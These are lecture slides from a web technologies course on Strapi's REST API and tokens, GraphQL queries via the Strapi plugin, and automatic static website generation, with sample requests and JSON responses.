
- For each resource, Strapi automatically generates REST endpoints

Method	URL	Description
GET	/api/:pluralApiId	Get list of entries
POST	/api/:pluralApiId	Create entry
GET	/api/:pluralApiId/:resourceId	Get a specific entry
PUT	/api/:pluralApiId/:resourceId	Update a specific entry
DELETE	/api/:pluralApiId/:resourceId	Delete a specific entry

- E.g.: GET /api/courses or DELETE /api/professors/2

# STRAPI: AUTHORIZING USERS

- The Strapi UI allows us to create authorization tokens
  - Settings > API Tokens > Create
- With each token, can specify a name, a duration, and read/write permissions for each resource
- Users will need to pass the token in the Authorization header when using the API (unless we specify that an endpoint can be accessed without authorization)



# STRAPI: AUTHORIZING USERS

The screenshot shows the Strapi Dashboard interface. On the left, there's a sidebar with various options like Content Manager, Plugins, and Settings. The Settings option is currently selected. The main area is titled "token-for-android-app" and shows a large copyable token string. Below it, there are fields for "Name" (set to "token-for-android-app"), "Description" (empty), "Token duration" (set to "Unlimited"), "Token type" (set to "Full access"), and an "Expiration date" field which also says "Unlimited". At the bottom, there are sections for "Permissions" (with a note: "Only actions bound by a route are listed") and "Advanced settings" (with a note: "Select the application's"). A "Regenerate" button is available at the top right.

# STRAPI: USING THE REST API

```
GET http://localhost:1337/api/professors
```

```
Authorization: Bearer 97060c911...e12
```

```
{
  "data": [
    {
      "id": 1,
      "attributes": {
        "firstName": "Luigi Libero Lucio",
        "lastName": "Starace",
        "email": "luigiliberolucio.starace@unina.it",
        "createdAt": "2023-12-29T07:19:19.746Z",
        "updatedAt": "2023-12-29T07:25:16.666Z",
        "publishedAt": "2023-12-29T07:20:35.307Z"
      }
    },
    ...
  ]
}
```

# STRAPI: USING THE REST API

```
GET http://localhost:1337/api/professors/2
```

```
Authorization: Bearer 97060c911...e12
```

```
{
  "data": {
    "id": 2,
    "attributes": {
      "firstName": "Harold",
      "lastName": "Abelson",
      "email": null,
      "createdAt": "2023-12-29T07:24:16.695Z",
      "updatedAt": "2023-12-29T07:24:17.915Z",
      "publishedAt": "2023-12-29T07:24:17.913Z"
    }
  },
  "meta": {}
}
```

# STRAPI: USING THE REST API

```
POST http://localhost:1337/api/professors
```

```
Authorization: Bearer 97060c911...e12
```

```
Content-Type: application/json
```

```
{  
  "data": {  
    "firstName": "Anders",  
    "lastName": "Hejlsberg",  
    "courses": [3, 4]  
  }  
}
```

```
{  
  "data": {  
    "id": 7,  
    "attributes": {  
      "firstName": "Anders",  
      "lastName": "Hejlsberg",  
      "email": null,  
      "createdAt": "2023-12-29T08:16:53.132Z",  
      "updatedAt": "2023-12-29T08:16:53.132Z",  
      "publishedAt": "2023-12-29T08:16:53.126Z"  
    }  
  },  
  "meta": {}  
}
```

# STRAPI: REST API PARAMETERS

- Strapi endpoints support a number of [Query String parameters](#) to **filter, sort, paginate** results, and to **select fields** and **populate relations**

Parameter	Description
populate	Controls which linked resources should be included in the results
fields	Selects which fields to include in the result, and in which order
filters	Can be used to define custom queries and filter data
sort	Controls how the results are sorted
pagination	Can be used to control result pagination

# STRAPI: POPULATING LINKED RESOURCES

```
GET http://localhost:1337/api/professors?populate=courses
```

```
Authorization: Bearer 97060c911...e12
```

```
{"data": [{  
    "id": 1,  
    "attributes": {  
        "firstName": "Luigi Libero Lucio",  
        "lastName": "Starace",  
        "courses": {  
            "data": [{  
                "id": 1,  
                "attributes": {  
                    "title": "Web Technologies",  
                    "credits": 6  
                }  
            }  
        }  
    }  
}]}
```

# STRAPI: CUSTOMIZING RETRIEVED FIELDS

```
GET http://localhost:1337/api/professors?fields[0]=lastName&fields[1]=firstName  
Authorization: Bearer 97060c911...e12
```

```
{"data": [{  
    "id": 1,  
    "attributes": {  
        "lastName": "Starace",  
        "firstName": "Luigi Libero Lucio"  
    }  
, {  
    "id": 2,  
    "attributes": {  
        "lastName": "Abelson",  
        "firstName": "Harold"  
    }  
, ...
```

# STRAPI: FILTERS

The filters parameter has the following syntax

GET /api/:pluralApiId?filters[field][operator]=value

```
//get courses where credits = 6
GET /api/courses?filters[credits][$eq]=6
Authorization: Bearer 97060c911...e12
```

```
//get courses where credits >= 6 and title contains the string "Web"
GET /api/courses?filters[credits][$gte]=6&filters[title][$contains]=Web
Authorization: Bearer 97060c911...e12
```

```
//get professors whose firstName contains (case-insensitive) the string "Luigi"
GET /api/professors?filters[firstName][$containsi]=Luigi
Authorization: Bearer 97060c911...e12
```

Look at [the docs](#) for an exhaustive list of operators and more examples

# (AN OVERVIEW OF) GRAPHQL

# SOME ISSUES WITH REST

REST is a practical, widely used way to expose data from a server.

In some scenarios, however, the REST approach can be inefficient:


- **Over-fetching**
  - Sometimes we do not need all the fields of a resource
- **Under-fetching**
  - Sometimes we need linked resources, and it might be necessary to perform additional requests to fetch them
- **API changes and evolution**
  - APIs evolve over time. Thus, they need to be versioned, maintain a degree of retro-compatibility, deprecate some functionality over time, ...

# REST: OVER– AND UNDER–FETCHING


- Over-fetching and Under-fetching can both deteriorate performance and increase data transfers
- In an over-fetching scenario, we download data we do not need
- In an under-fetching scenario, we will need to perform (many) additional requests to get all the data we need
  - E.g.: first we get the current user, then we get its posts, then, for each post, we get its comments, etc...

# GRAPHQL: A QUERY LANGUAGE FOR APIs

- Developed by Facebook
- Open source version published in 2015
- Specification available at <http://spec.graphql.org/>
- Designed to address the need for more **flexibility** and **efficiency**
- Instead of relying on pre-defined endpoints as in REST, allow users to **declaratively specify** which data they need using queries!



# GRAPHQL: ARCHITECTURE



# STRAPI WITH GRAPHQL: EXAMPLE

The screenshot shows the Strapi Dashboard Workplace. On the left, a sidebar menu includes 'Content Manager', 'PLUGINS' (with 'Content-Type Builder' selected), 'Media Library', 'Strapi Cloud', 'GENERAL' (with 'Plugins' selected), 'Marketplace' (which is highlighted in blue), and 'Settings'. The main content area is titled 'Marketplace' with the sub-section 'PLUGINS (1)'. A search bar at the top right contains the text 'graphql'. Below the search bar, there is a button labeled 'Submit plugin'. The first result is the 'GraphQL' plugin, which has a rating of 58026 and 14975 reviews. It features a pink icon of a network graph, a brief description: 'Adds GraphQL endpoint with default API methods.', and two buttons: 'More' and 'Copy install command'. At the bottom of the page, there is a message: 'Missing a plugin? Tell us what plugin you are looking for and we'll let our community plugin developers know in case they are in search for inspiration!' with a small icon of a person wearing sunglasses.

```
@luigi → D/O/T/W/2/e/1/strapi/project-name $ npm install @strapi/plugin-graphql
```

# STRAPI WITH GRAPHQL: EXAMPLE

If you get this error when starting Strapi after installing the plugin:

Duplicate "graphql" modules cannot be used at the same time since different versions may have different capabilities and behavior. The data from one version used in the function from another could produce confusing and spurious results.

Add the following to the package.json file of the Strapi project:

```
"overrides": {  
  "graphql": "^16"  
},
```

# STRAPI WITH GRAPHQL: EXAMPLE

- After restarting Strapi, a GraphQL Playground will be available at <http://localhost:1337/graphql>
- In the web technologies course we won't see the GraphQL specification in detail
- Let's just grasp the basics with a few examples

# STRAPI WITH GRAPHQL: EXAMPLES

- Suppose we need to display only the last name of each professor
- We might write the following GraphQL query

```
query {  
  professors {  
    data {  
      attributes {  
        lastName  
      }  
    }  
  }  
}
```

```
{  
  "data": {  
    "professors": {  
      "data": [{  
        "attributes": {  
          "lastName": "Starace"  
        }  
      }, {  
        "attributes": {  
          "lastName": "Abelson"  
        }  
      }]  
    }  
  }  
}
```

# STRAPI WITH GRAPHQL: EXAMPLES

- Suppose we need to display only the last name of each professor and the title of their courses

```
query {
  professors {
    data {
      attributes {
        lastName,
        courses {
          data {
            attributes {
              title
            }
          }
        }
      }
    }
  }
}
```

```
{
  "data": {
    "professors": {
      "data": {
        "attributes": {
          "lastName": "Starace",
          "courses": {
            "data": [
              {
                "attributes": {
                  "title": "Web Technologies"
                }
              }
            ]
          }
        }
      }
    }
  }
}
```

# STRAPI WITH GRAPHQL: EXAMPLES

**SELECT title, credits FROM courses  
WHERE credits >= 6 AND (title CONTAINS «Web» OR title  
CONTAINS «TypeScript»)**

```
query {
  courses(filters: {
    credits: { gte: 6},
    or: [{title: {containsi: "Web"}}, {title: {containsi:"TypeScript"}}]
  }) {
    data {
      attributes {
        title, credits
      }
    }
  }
}
```

# AUTOMATIC GENERATION OF STATIC WEBSITES

# SOMETIMES CMS CAN BE INEFFICIENT

- Sometimes using a full CMS for a website might be **overkill**
- In some scenarios, data does not change that often
  - Think of a restaurant that updates the menu on its website ~ once a month
  - For an entire month, each page load will cause a query on the database, which will retrieve the same list of menu entries, and then the CMS will display the same content to users
  - A CMS might be wasting computation cycles (i.e., **money**, and **CO<sub>2</sub>!**) to render the same pages over and over again
  - Caching mechanisms exist, but still there's some overhead and some computing required
- CMS need to be kept up to date, which introduces some overhead

# AUTOMATIC STATIC WEBSITE GENERATION

In some scenarios, having a CMS (or a custom web app) render the web pages dynamically might be quite inefficient and wasteful.

A more efficient approach would be to:

1. **Render** the web pages only once, when some changes in the data occur
2. **Serve** the compiled (**static**) web pages to users (which is way more efficient than rendering these pages dynamically!)


This approach is referred to as **Automatic Static Website Generation**

# AUTOMATIC STATIC WEBSITE GENERATION

One approach to address these issues is to generate static websites automatically

- Hugo (written in Go, used for <https://luistar.github.io>)
- Gatsby (generate static websites using React)
- Jekyll (based on Ruby, used for <https://fair-resilient-ai.github.io>)
- Pelican (based on Python)
- Zola (based on Rust)
- Many more are listed [here](#)

# AUTOMATIC STATIC WEBSITE GENERATION



# REFERENCES

- **Definition of CMS**

MDN web docs

<https://developer.mozilla.org/en-US/docs/Glossary/CMS>

- **What is Headless CMS?**

Amazon Web Services docs

<https://aws.amazon.com/what-is/headless-cms/>

- **The Fullstack Tutorial for GraphQL**

Free and open-source tutorial available at <https://www.howtographql.com/>

**Relevant parts:** GraphQL Fundamentals (Introduction, GraphQL is the better REST, Core Concepts, Big Picture (Architecture))

- **What is a static site generator?**

Article in the Cloudflare Learning Resources

Available at <https://www.cloudflare.com/learning/performance/static-site-generator/> and archived [here](#)